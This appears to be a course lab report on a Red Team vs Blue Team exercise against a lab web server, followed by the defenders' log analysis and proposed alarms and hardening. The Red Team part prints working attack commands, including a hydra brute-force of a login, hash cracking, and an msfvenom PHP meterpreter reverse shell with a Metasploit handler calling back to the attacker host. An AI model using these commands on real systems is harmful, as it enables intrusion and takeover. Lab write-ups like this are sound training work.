Red Team VS Blue Team

**Blue vs Red Team Report**

horizontal line

# 

# Introduction

This project demonstrates a Red Team vs. Blue Team scenario in which responsibilities of both a pentester and SOC analyst are used.







## 


## 






## 

## 

## Red Team

* **Ifconfig** to find out network IP address and network range 
* **Netdiscover -r 192.168.1.255/16** Since we know the netmask is 255.255.255.0 that would be 16 bits of the subnet so then we can run the netdiscover command to discover other hosts on the network. 
  + After running the command we can conclude that there are 3 hosts within the network with the IPs of **192.168.1.1** , **192.168.1.100** and **192.168.1.105.**
  + Now we need to discover what machine we need to get access to
* After checking up on the IPs we can conclude that **192.168.1.105** ended up being a web server.
* After checking the website we see open directories that show company information showing that this is a vulnerability in itself. 
* And while exploring through the files we see an important directory being mentioned by the name of a **secret\_folder.** Which can end up containing PII or important company documents. 
* After going in the URL bar and typing in the secret folder found **192.168.1.105/company\_folders/secret\_folder** it then shows a login prompt meant for “Ashton” only. 
* After getting a username for a potential login we can then try to brute force the login by using **hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company\_folders/secret\_folder** command. 
  + After using the command we successfully brute force the account and was able to retrieve the login information for ashton 




* Logging in the account then brings us to a personal note Ashton then made for himself containing other important information 
  + A note that hes going to be using Ryans account
    - after researching more on the web server we found that Ryan is the CEO of the company.
    - Hinting knowing that Ashton knows his login information with the hash giving at the top of the screen
* Next step is to figure out the login to the file directory **dav://192.168.1.105/webdav/** using the hashed password at the top of Ashtons note. Using the website <https://crackstation.net/>
  + Cracking the hash we find the password is **linux4u**
* Getting the login information to the company directory we know can exploit getting into the company system since the server has an open port 80 by creating a reverse shell script. The command being **msf venom -p php/meterpreter/reverse\_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > newshell.php**
* Once the reverse shell script is created we can now upload it to the shared directory to run it. 
* Before we run it we will want to run Metasploit to listen to the reverse shell on our host machine to access it remotely.
* The commands would be used in this order to begin the listening
  + Msfconsole -q
  + Use exploit/multi/handler
  + Set payload php/meterpreter/reverse\_tcp
    - (same payload script as the one we copied to the shared directory)
  + Set LHOST 192.168.1.90
    - Ip of machine we want to listen on
  + Set LPORT 4444
    - Port we want to listen on
  + Show options
    - To see if all the settings we had set are correct
  + Run
    - To execute the listening process
* 
* Once this is completed we can now run the actual script through the shared directory **dav://192.168.1.105/webdav** which then after will then open up meterpreter on our host machine to show that we have now established connection 
  + After having the session open we can run basic commands to grab any other additional information about the system we got access to like **getuid.** We can also open up a shell terminal if needed by using the command **shell.**
* We can now run the command **find -iname flag.txt** to grab the flag we are looking for one the target machine.

### 

### Blue Team


* Analysis: Identifying the port scan
  + The port scan occurred on October 4th 2021 at 11:52PM
  + 254,496 packets were sent from the machine 192.168.1.90
  + Since there is such high network traffic when it should be idle it can be a sign of a port scan




* Analysis: Finding the Request for the hidden directory
  + 19,227 requests were made to this URL path. This path was requested by the IP address of 192.168.1.90
  + The files that were requested had a hash that contained Ryan login credentials



* Analysis: uncovering the brute force attack
  + 19,227 requests was made during the brute force attack to access the secret folder directory
  + 16,101 requests were made before the password was used correctly





* Analysis: Finding the WebDAV Connection
  + 180,859 requests were made to this directory
  + The files that were requested was the passwd file and also the php file used to initiate the reverse shell

### 

### Blue Team Proposed Alarms and Mitigation Strategies

**Blocking the Port Scan**

* **Alarm**
  + An alert to be sent to the team for a 1000+ port connections within a hour
* **System Hardening** 
  + To run multiple port scans to see what ports are being opened and if any are being used maliciously
  + To make sure Firewall is up to date and to diminish any connections to the host

**Finding the Request for the Hidden Directory**

* **Alarm**
  + For an alert on the system to detect if certain files and directory within the system are being accessed without permission
  + If these private files and directories are trying to be accessed more than 3 times the alert would then be sent to the team
* **System Hardening**
  + To encrypt sensitive data and for files to not be shared with users outside the company being in this situation.
  + To make a whitelist to people who can and cant use these files and directories

**Mitigation: Preventing Brute Force Attacks**

* **Alarm**
  + I would implement a failed login alert to show a certain amount of times the login has failed
  + If the HTTP error code 401 is occurring multiple times an alert would be sent as well
  + If there is more than 5 failed login attempts the alarm would be triggered
* **System Hardening**
  + a lock out after to many attempts of logging in to prevent a brute force attack like the one implemented
  + To require employees to have a complex password to mitigate the chances of getting a login attempt correctly

**Mitigation: Detecting the WebDav Connection**

* **Alarm**
  + An alert would be made to send the IP addresses trying to get access to webdav
* **System Hardening**
  + To whitelist certain IP addresses so only certain machines can access WebDav

**Mitigation: Identifying Reverse shell Uploads**

* **Alarm**
  + An alert can be shown when a file is being uploaded to the webdav folder and also the type of file being copied.
* **System Hardening**
  + To mitigate the attack, permissions on the folder itself can be changed to read only so this prevents any malicious files being uploaded to the folder.
  + To whitelist IP addresses that can access the webdav folder